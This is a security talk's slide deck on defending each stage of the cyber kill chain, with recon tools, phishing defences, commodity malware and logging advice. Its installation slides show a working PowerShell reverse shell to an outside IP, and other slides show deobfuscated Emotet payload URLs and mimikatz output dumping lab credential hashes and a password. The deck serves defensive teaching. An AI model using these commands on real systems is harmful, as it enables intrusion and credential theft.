

# DEFENDING THE CYBER KILL CHAIN

The Undercroft 2020


# CHRISTOPHER PEACOCK

GCFA | GCED | CCNA | CCCA | EJPT | ITILV4 | CSIS | CIOS | SECURITY+ | NETWORK+ | A+

Disclaimer:

my opinions != my employer

Several parallel teal lines of varying lengths and thicknesses are positioned on the right side of the slide, extending diagonally from the top right towards the bottom left.



## KILL CHAIN

"The term "kill chain" is a term used originally by the military to define the steps the enemy uses to attack a target." -SANS

# RECONNAISSANCE



<https://cumberlandtitleme.com/cuti/information-gathering/>

“

The attacker gathers information on the target before the actual attack starts. Many security professionals feel that there is nothing that can be done about this stage, they could not be more wrong. Quite often cyber attackers collect information on their intended targets by searching the Internet, sites such as LinkedIn or Instagram. In addition they may try to gather intel through techniques such as calling employees, email interactions, or dumpster diving.

”

Lance Spitzner - SANS

Attacker gathers information before the attack by

- Searching the Internet
- Calling around
- Email interactions (pixel loads)
- Dumpster diving



- ▶ Shodan & Censys
- ▶ Nmap/Zenmap
- ▶ Vulnerability Scans
- ▶ FOCA
- ▶ Email Lists
- ▶ Password/Pwned Lists
- ▶ Job Boards & Social Media


# RECON TOOLS

Know your attack surface

# SHODAN

## SEARCH YOURSELF

- Public Domains
- Public IP Addresses





# SHODAN SEARCH IP RANGE

Shodan Developers Book View All... Show API Key

SHODAN |p:"128.186.0.0/16" |


Explore Downloads Reports Developer Pricing Enterprise Access

Exploits Maps Share Search Download Results Create Report

### TOTAL RESULTS

1,069

### TOP COUNTRIES



United States 1,069

### TOP SERVICES

HTTP	277
SSH	268
HTTPS	210
NTP	128
SMTP	15

### TOP ORGANIZATIONS

Florida State University	1,069
--------------------------	-------

### TOP OPERATING SYSTEMS

Windows 7 or 8	8
Linux 3.x	4

### IIS Windows Server

128.186.141.18  
coe-sprint.coe.fsu.edu  
Windows 7 or 8  
Florida State University  
Added on 2019-03-01 15:49:11 GMT  
United States, Tallahassee

#### SSL Certificate

Issued By:  
Common Name: COMODO RSA  
Extended Validation Secure Server CA  
Organization: COMODO CA Limited  
Issued To:  
Common Name: coe-help.coe.fsu.edu  
Organization: Florida State University

HTTP/1.1 200 OK  
Content-Type: text/html  
Last-Modified: Tue, 01 Aug 2017 15:59:45 GMT  
Accept-Ranges: bytes  
ETag: "8bad9d31dfad31:0"  
Server: Microsoft-IIS/10.0  
Date: Fri, 01 Mar 2019 15:49:10 GMT  
Content-Length: 703

#### Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

### 128.186.110.171

irothy01.hep.fsu.edu  
Florida State University  
Added on 2019-03-01 18:00:40 GMT  
United States, Tallahassee

SSH-2.0-OpenSSH\_7.4  
Key type: ssh-rsa  
Key: AAAAB3NzaC1yc2EAAAADAQABAAQDJA5qjma6EAmJjQBNIypuXixf99kiOvZ1TI41QmrXfOXgABEuTPS+uIQxqv8Y8WtnhbkoFCDuJDfuzPLy5jBPcQRCY07nyROKHkSM+wPwZ41/J34F1WMed/mdFenajoraBE0uB77AWYI9oCpidxhsPMenKzCP0f/uWgrtFYd5GAagsJBE1CqnEB24iMmnyf19Z47Pyu+uBPPp5pK5kLCfHQ...

### Document Moved

128.186.72.58  
rims.coi.fsu.edu  
Windows 7 or 8  
Florida State University  
Added on 2019-03-01 16:23:57 GMT  
United States, Tallahassee

HTTP/1.1 301 Moved Permanently  
Content-Type: text/html; charset=UTF-8  
Location: https://128.186.72.58/  
Server: Microsoft-IIS/10.0  
Date: Fri, 01 Mar 2019 16:23:57 GMT







IMAGE SEARCH IS FUN



XP with RDP  
Usernames  
Families pool

OH MY!



[About](#) [Blog](#) [Careers](#) [Pricing](#) [Login](#)

[SIGN UP](#)

**Find and analyze** every reachable server and device on the Internet.

Search



## Understand your public-facing infrastructure



**What servers and devices does my network expose?**

Understand your Internet-facing attack surface.



**What trusted certificates include my domain name?**

Monitor assets that affect your security, wherever they are.



**What industrial control systems are exposed in my country?**

Analyze and compare global network security risks.

# CENSYS



Q IPv4 Hosts

8.8.8.0/24

[Results](#) [Map](#) [Metadata](#) [Report](#)

### Quick Filters

For all fields, see [Data Definitions](#)

#### Autonomous System:

- 1 GOOGLE - Google LLC, US

#### Protocol:

- 1 443/https
- 1 53/dns

#### Tag:

- 1 dns
- 1 https

### IPv4 Hosts

Page: 1/1 Results: 1 Time: 82ms Query Plan: [expanded](#)

#### [8.8.8.8 \(google-public-dns-a.google.com\)](#)

- Google LLC (15169) Mountain View, California, United States
- 443/https, 53/dns
- \*.c.docs.google.com, \*.a1.googlevideo.com, \*.c.2mdn.net


© 2018 Censys  
Security driven by data


[Research](#)  
[Public Reports](#)  
[Bulk Data](#)  
[Research Access](#)

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[Legal](#)  
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ALTERNATIVES





## ZENMAP OR NMAP

- ▶ They Scan You!
- ▶ Scan yourself internal & external
- ▶ What are you running?
- ▶ Know your threat surface
- ▶ Can you detect scans?

Greenbone Security Assistant

Logged in as Admin admin | Logout  
Tue Nov 8 13:15:12 2016 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Report: Results 1 - 100 of 113 (total: 225) PDF Done

Filter: sort-reverse=severity result\_hosts\_only=1 min\_cvss\_base= min\_qo


Vulnerability	Severity	QoD	Host	Location	Actions
Possible Backdoor: Ingreslock	10.0 (High)	99%		1524/tcp	
X Server	10.0 (High)	80%		6000/tcp	
distcc Remote Code Execution Vulnerability	9.3 (High)	99%		3632/tcp	
PostgreSQL weak password	9.0 (High)	99%		5432/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	80%		5432/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%		21/tcp	
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (High)	80%		80/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	80%		80/tcp	
phpMyAdmin Configuration File PHP Code Injection Vulnerability	7.5 (High)	80%		80/tcp	
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%		80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%		80/tcp	
phpinfo() output accessible	7.5 (High)	80%		80/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%		6200/tcp	
PostgreSQL Multiple Security Vulnerabilities	6.8 (Medium)	80%		5432/tcp	
OpenSSL CCS Man in the Middle Security Bypass Vulnerability (STARTTLS Check)	6.8 (Medium)	99%		5432/tcp	
phpMyAdmin Bookmark Security Bypass Vulnerability	6.5 (Medium)	80%		80/tcp	

# EXTERNAL VULNERABILITY SCANS

Scan From the outside to see what vulnerabilities an attacker will see

- Tenable IO
- Nexpose
- OpenVAS (Free)
- Can you detect Vuln Scans?





# WPSCAN

- ▶ Comprehensive WordPress Scanner
- ▶ Do you run WordPress?
  - ▶ If yes, then scan
- ▶ Run for free from website or download tool and run.

# AUDIT EDGE NETWORK DEVICES WITH CREDENTIAL SCANS



## Audit Tools

- ▶ Router Audit Tool (RAT)
  - ▶ Free
- ▶ Tenable
- ▶ Rapid7
- ▶ Cisco CLI Analyzer & Active Advisor
  - ▶ Included with Support
- ▶ Ask your Rep for an audit of best practice





# WELCOME TO FOCA


ork  
ins

rabilities  
ata  
ocuments (2649/2660)  
doc (654)  
docx (8)  
pdf (1985)  
Unknown (2)  
etadate Summary  
Users (696)  
Folders (469)  
Printers (47)  
Software (208)  
Emails (35)  
Operating Systems (7)  
Passwords (0)  
Servers (0)

Options TaskList About Donate



Buy the new T-Shirt



Attribute	Value
All printers found (47) - Times found	
\\bbcrp2003\VL337304-TCRNe01:winspoolHP LaserJet 4050 Series PCL	1
PR8545\WC1BURP04\PR8544-BUHPBF0420HP LaserJet 4100 PCL 6	2
\\bbcrp2015\S028497-MCNe05:winspoolHP LaserJet 4250 PCL 6	2
\\bbcrp2004\4264474cNe00:winspoolHP LaserJet 4200 PCL 6	2
\\bbcrp2007.national.core.bbc.co.uk\4382243-TCNe06:winspoolHP LaserJet 4100 PCL 5e	2
\\bbcrp6002\S049352-CF-EX (Sport Mono 4 C220)Ne03:winspoolHP LaserJet 4250 PCL 6	1
\\bbcrp2015\N001576-BCNe02:winspoolHP LaserJet 4050 Series PCL 6	1
\\bbcrp2006\S009173-TVC-EX (6070)Ne04:winspoolHP LaserJet 4250 PCL 6	1
\\bbcrp2002\PR8673-buNe00:winspoolHP LaserJet 4100 PCL 6	1
\\bbcfs5003\341984-cwrNe01:winspoolHP LaserJet 4050 Series PCL 6	1
\\bbcrp7004\S036108-PQNe06:winspoolHP LaserJet 4250 PCL 6	1

Source	Severity	Message
etadateSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\ahlbeck_solar_activity (1).pdf
etadateSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\catchphrase-lesson-98 (1).pdf
etadateSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\mar (1).pdf
etadateSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\csr_report_2009_2010 (3).pdf
etadateSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\RTNAB98 (1).PDF
etadateSearch	low	Document metadata extracted: C:\Users\Mike\AppData\Local\Temp\newsletter_122.pdf


Deactivate AutoScroll Clear

Save log to File

ere analyzed


FINGERPRINTING  
ORGANIZATIONS  
WITH  
COLLECTED  
ARCHIVES

- ▶ Run it on your domain
- ▶ Anything of interest?
- ▶ Ask yourself WWHD?
  - ▶ What would hackers do?



# EMAIL LISTS

- ▶ skymem.info
- ▶ hunter.io
- ▶ These lists are used by attackers
- ▶ These lists are used by malspam
- ▶ Be more aggressive defending
  - ▶ Emails found listed



[Create new email list](#)
[Email Lists](#)
[FAQ](#)

## Find email addresses of companies and people

Connect over email addresses with people and business within specific industry circles that imported for your business.

[Find emails](#)

[Advanced & bulk search...](#)

### Find emails

Just type domain name in search like:  
[wdc.com](#) or [ferguson.com](#) and we will show you emails of this domain.

No domain? No problem. Type first and/or

Contact Hunter

[Find email addresses](#)

Showing results for: company.com


**company.com** domain, 904 emails found (show first 20 emails)

#	Email
1	joe@company.com
2	jane@company.com
3	karfu_18@company.com
4	abenebeshie26@company.com



# HAVE I BEEN PWNED?

- Attackers can find the password
- Password reuse is very common.
- Sign up your domain



Have I Been Pwned (Troy Hunt) [AU] | <https://haveibeenpwned.com/DomainSearch>

Home Notify me **Domain search** Who's been pwned Passwords API About

## Domain search

Search for pwned accounts across an entire domain and receive future notifications


Domain search allows you to find all email addresses on a particular domain that have been caught up in any of the data breaches currently in the system. You can also receive notifications if they appear in future breaches by providing a notification email. Before you can perform a domain search, you need to verify that you control the domain you're searching. **If you cannot verify that you own the domain, you will not be able to search for breached email addresses on it.**

Domain name

Would you like to be notified of any future breaches of accounts on this domain? After the verification process is complete, you will receive a summary email regarding impacted accounts if anything on this domain shows up again in the future. **You will only be notified of future breaches after you successfully complete the domain verification process.**


Subscribe me ☒

Notification email

Are you a robot? ☐ 

- Search for accounts on your domain
- Receive future notifications

# JOB BOARDS

- ▶ Use generic terms
  - ▶ Next Generation Firewall
  - ▶ IDS/IPS
  - ▶ Enterprise AV experience
  - ▶ LinkedIn experience is also a tell
- 
- A series of several parallel white diagonal lines extending from the bottom right corner towards the center of the slide.

★★★★☆ 63 reviews

Read what people are saying about working here.

#### **Skills Requirements:**

- **Should have very good communication skills**
- *Min 4-6 years Network Security experience*
- **Hands on experience of Checkpoint and Cisco ASA firewalls, Cisco Firepower IDS/IPS, Bluecoat secure web gateway.**
- **Hands on experience of TrendMicro Protection Suite, \_ Disk Encryption – MS BitLocker, Cisco Firepower IPS, Sourcefire IPS, TrendMicro deep-Security, Symantec DLP.\_**
- *Experience in various security products, methodologies and processes*
- *Technical & Security Competence in defined areas.*
- *Good team player abilities.*
- *Ability to assist team in technical and professional growth.*
- *Network IDS/IPS experience*
- *Network event management and event correlation, aggregation and trending experience*
- *Solid network infrastructure experience*
- *In-depth knowledge of various security products, methodologies and processes.*
- *Must possess the technical/functional skills necessary to understand and manage project engagements*
- *Experience in software or hardware product implementations is a plus*

**Certifications:** *Valid certification of Checkpoint, Cisco, Bluecoat, Trendmicro and Symantec endpoint products.*

**Education:** BE / B.Tech / ME / M.Tech / MCA

**Experience:** 4-6 Years

Job Type: Contract

Salary: \$125,000.00 /year

Experience:

- Hey Will, can we make it pass Cisco Firepower?
- Hey Chip can we make sure Symantec won't catch it.
- Oh, and TrendMicro won't either?

# OTHER TOOLS

THIS SLIDE WILL BE IN THE RECORDING

[Nikto](#) *Website Vuln Scanner*

[Burp Suite](#) *Application Security*


[OWASP Zed Attack Proxy \(ZAP\)](#) *Application Security*

[InsightAppSec](#) *Application Security*


[SPARTA](#) *Network Recon*

[Maltego](#) *Network Recon*


[PasteBin](#) *Check for leaks or password dumps*



# ENSURE

- 2-Factor VPN
  - 2-Factor Email
  - Locked down public facing AD integrated services (skype, adobe,etc...)
  - If you run ADFS look at proper guidance
  - PATCH!
- 

# WEAPONIZATION




"The cyber attacker does not interact with the intended victim, instead they create their attack. For example, the attacker may create an infected Microsoft Office document paired with a customized phishing email, or perhaps they create a new strain of self-replicating malware to be distributed via USB drive. There are few security controls, to include security awareness, that impact or neutralize this stage, unless the cyber attacker does some limited testing on the intended target." – SANS, **Lance Spitzner**




## CONSIDERATIONS

- Focus on reducing their weapons
- Endpoint hygiene with App Control
- Vulnerability management
- Patch management
- Security awareness training



# DELIVERY



- Social Engineering
- Phishing
- Pluggable Media
- Web Browsing
- Vishing

**NO NO NO**




**NOT IN MY  
HOUSE**

memegenerator

WAYS WE BLOCK  
DELIVERY?

## Use Email Security Gateways

- Microsoft Forefront
- FireEye Email Security
- Cisco Email Security Appliance
- Pick 1, Layer 2 together.
- Still gets through though





- Deny all other email sources
  - Gmail
  - Yahoo
  - Hotmail
- Didn't you just pay for an email gateway?



Inform  
your users  
you will be  
phishing

Training  
program

- Don't try to inflate your training metrics


Leverage  
a Report  
Phishing  
button

- Free Check GitHub
- Use reported phishes to write new email gateway rules

"Our second time  
around no one clicked"


"Training was so  
effective!"

This doesn't work,  
it just makes you  
weaker



## BLOCKING EMAIL DELIVERY


- Credential Phishing & commodity malware is HUGE!
- Write Custom Rules to block attacks (regex)
- Quarantine Public Facing Email Addresses
  - hr@domain.com
- Use DMARC with SPF & DKIM
  - Set p=quarantine or p=reject






## WEB BROWSING & NETWORK TRAFFIC

- Run full SSL Decryption
- IPS/IDS/DLP can miss 40-60% of the traffic
- Leverage URL Filtering to block bad sites
- Leverage DNS security to block categories
- Block Dynamic DNS and Uncategorized
- Leverage Application Filtering



# EXPLOITATION

- Metasploit, how to stop it?
- Countering common phishing exploits aka commodity malware





## METASPLOIT

- 3,000 plus modules
- These are known Exploits
- Stopping Metasploit
  - Vuln Scans
  - Patch



NEWS ▾

MICHAEL JACKSON ▾

SHOWS ▾


• LIVE ▾

# "WannaCry" ransomware attack losses could reach \$4 billion


BY JONATHAN BERR

MAY 16, 2017 / 5:00 AM / MONEYWATCH

- WannaCry
  - Exploit was known
  - Work arounds were known
  - Patches were released



# POINT, CLICK, ATTACK




<https://blog.barkly.com/how-exploit-kits-work>

- Old EKs would check vulnerabilities
- If old flash, then run exploit


# EXPLOIT KITS

# STOPPING EXPLOIT KITS

- ▶ End User Training
  - ▶ Patch Management
  - ▶ End point hygiene
    - ▶ Patched
    - ▶ Is AV Good
    - ▶ Signatures are up to date
    - ▶ Audit this bi-weekly
- 
- A series of several parallel white lines of varying lengths and slopes, located in the bottom right corner of the slide, creating a modern, abstract graphic element.



# URSNIF COMMODITY MALWARE



PowerShell outbound for payload



# EMOTET COMMODITY MALWARE




Figure 1. Infection diagram for EMOTET malware showing Macro-PowerShell use

PowerShell outbound for Payload


# Example of outbound emotet

```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\derek> write-host $(u'Rls) = ("{14}{36}{16}{35}{5}{15}{13}{3}{2}{12}{11}{34}{27}{29}{30}{37}{7}{4}{17}{20}{8}{38}{31}{19}{21}{0}{10}{28}{24}{22}{1}{23}{6}{33}{9}{32}{25}{26}{18}"-f 'c','TszW/,http','tp://w','D/,h','re','o','//o','k','/ve','m','e','om','rbernheim.com','erne','zlaI','http://','m/vEgb','rth.','b.c','/ihCgG0/','h','o','o','om/Jl','?','o.c','an','a.pl','bMLTBr','pr','cIE/ht','t','/,http://','mboci','i','uy/capacitacion/','c','dunwo','p:','/S0ghUS').{"
= http://dunworth.com/vEgbzlaID/ http://wernerbernheim.com.uy/capacitacion/bMLTBrcIE/ http://vereb.com/S0ghUS/ http://h
compro.com/llTszW/ http://nkiembociana.nl/ihCgG0/
rs C:\Users\derek>
```

# THINGS WE CAN DO

- ▶ Use endpoint protection
  - ▶ Block office apps from launching PowerShell
- ▶ Leverage host based firewall
  - ▶ Block PowerShell from connecting outbound
  - ▶ But that's too administrative?
  - ▶ Block to WAN



# INSTALLATION

Delivering weaponized bundle to the victim via email, web, USB, etc.



Installing malware on the asset

4

5

6

Exploiting a  
code o

- Gaining persistence
- File Installation
- Fileless Installation
- Establish C2
- 74% Malware Free

# FILE BASED

## DELIVERY



Phishing email with Word doc attachment.




Macro in V  
activates F



## PREVENT WRITES TO DISK


- ▶ End Point Hygiene
  - ▶ AV is up to date and checking in
  - ▶ Patching is done
  - ▶ Software Audits
  - ▶ Application white listing

## FILE-BASED COMPROMISE



PowerShell  
downloads an  
executable file to  
disk and runs it.

## FILELESS COM




Power  
malware  
direct

<https://www.barkly.com/what-are-fileless-attack-techniques>

Application White Listing is Hard Though

- MOST AV SUITES HAVE REPUTATIONAL SCORE
- YOU CAN SET AUTO WHITELIST VIA SCORE
- ADMINISTRATIVE COSTS GOES DOWN



Windows PowerShell

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```
PS C:\Users\admin> $socket = New-Object Net.Sockets.TcpClient('108.189.70.79',
PS C:\Users\admin> $stream = $socket.GetStream()
PS C:\Users\admin> $sslStream = New-Object System.Net.Security.SslStream($stream,
eCertificateValidationCallback)))
PS C:\Users\admin> $sslStream.AuthenticateAsClient('fake.domain')
PS C:\Users\admin> $writer = new-object System.IO.StreamWriter($sslStream)
PS C:\Users\admin> $writer.Write('PS ' + (pwd).Path + '> ')
PS C:\Users\admin> $writer.flush()
PS C:\Users\admin> [byte[]]$bytes = 0..65535|%{0};
PS C:\Users\admin> while(($i = $sslStream.Read($bytes, 0, $bytes.Length)) -ne 0)
>> {$data = (New-Object -Typename System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
>> $sendback = (iex $data | Out-String ) 2>&1;
>> $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
>> $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
>> $sslStream.Write($sendbyte,0,$sendbyte.Length);$sslStream.Flush();}
```

```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====

  EMPiRE

  284 modules currently loaded
  1 listeners currently active
  6 agents currently active

(Empire) > █
```

<https://www.swelcher.com/blog/2018/3/29/detecting-powershell-empire>

## IN-MEMORY

- ▶ Empire
- ▶ Cobalt Strike
- ▶ PowerSploit
- ▶ Metasploit
  - ▶ Meterpreter





<https://www.cobaltstrike.com/press>

## BUT HOW? LIVING OFF THE LAN

- PowerShell
- WMI
- PsExec
- Migrating to C# now though

**54%**

of companies experienced  
one or more successful  
attacks that compromised  
data and/or IT infrastructure



**77%**

of those attacks utilized  
exploits or fileless techniques

<https://www.barkly.com/what-are-fileless-attack-techniques>

## AV DOESN'T CUT IT ANYMORE

- EDR is what is needed
- Compliance will catch up



## C2

- Look to catch DNS Tunneling
- IDS/IPS can catch beacons
- Blocking Dynamic DNS
- Blocking new domains
- Malleable C2 is hard to catch
- Lateral movement creates more noise



### ACTIONS ON OBJECTIVES

With 'Hands on Keyboard' access, intruders accomplish their original goals

7


## ACTIONS ON OBJECTIVES

- Enumeration
- Lateral Movement
- Data Exfiltration

# LATERAL MOVEMENT TOOLS

- Kerberoast
- Mimikatz
- Bloodhound
- Responder
- Golden Ticket
- Pass the Hash
- Empire
- LOTL





- IF we can't catch there
- How do we catch here?

```
Administrator: Command Prompt - powershell
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-ExecutionPolicy -ExecutionPolicy Restricted
PS C:\Windows\system32>
```

## THINGS TO ENABLE

- Command line process auditing

```
Command Prompt - powershell -executionpolicy bypass
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\admin>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\admin> Set-ExecutionPolicy -ExecutionPolicy Bypass
Set-ExecutionPolicy: Access to the path 'C:\Users\admin\LOCAL MACHINE\SOFTWARE\M
icrosoft\PowerShell\1\ShellIds\Microsoft.PowerShell' is denied. To change the
execution policy for the default (LocalMachine) scope, start Windows
PowerShell with the "Run as administrator" option. To change the execution
policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
At line:1 char:1
+ Set-ExecutionPolicy -ExecutionPolicy Bypass
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], Una
authorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.Pow
erShell.Commands.SetExecutionPolicyCommand
PS C:\Users\admin> exit

C:\Users\admin>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\admin> Get-ExecutionPolicy
Bypass
PS C:\Users\admin>
```

```

Command start time: 20160515205951
*****
PS C:\> c:\temp\invoke-Mimikatz2
*****
Windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 20160515205956
*****
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## < > ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe, eo)
'#####' with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session : RemoteInteractive from 2
User Name : administrator
Domain : ADSECLAB0
SID : S-1-5-21-186993273-1316126705-865754954-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : ADSECLAB0
* NTLM : 96ae239ae1f8f186a205b6863a3c955f
* SHA1 : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
[00010000] CredentialKeys
* NTLM : 96ae239ae1f8f186a205b6863a3c955f
* SHA1 : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8

tspkg :
wdigest :
* Username : Administrator
* Domain : ADSECLAB0
* Password : Password99!!!

kerberos :

```

<https://adsecurity.org/?p=2921>

## THINGS TO ENABLE

- PowerShell Logging
- Module Logging
- Script Block Logging
- Transcription



# THINGS TO ENABLE

## Audit Logon Events Success and Failure

### Logon types are interesting

This is a valuable piece of information as it tells you HOW the user just logged on:

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (i.e. connection to shared folder on this computer from elsewhere on network)
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unattended workstation with password protected screen saver)
8	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") <a href="#">See this article for more information.</a>
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see <a href="#">4648</a> . MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

# EDR Go Beyond Antivirus



THINGS TO DEPLOY

# LEARN ATTACKERS PLAYBOOK

MITRE ATT&CK™

Matrices

Tactics ▾

Techniques ▾

Groups

Software

Resources ▾

Blog ↗

Contact

Search site

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamically Generated Content	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Service	Authentication	Search Order Hijacking	Code Signing	Exploitation for Credential Access	Work Folders	Pass the Ticket	Data from Network Share	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Force Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	SSH Hijacking	Screen Capture		Multiband Communication
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Local Job Scheduling	Create Account	Launch Daemon	DLL Side-Loading	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content	Port Knocking		
	Mshta	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools

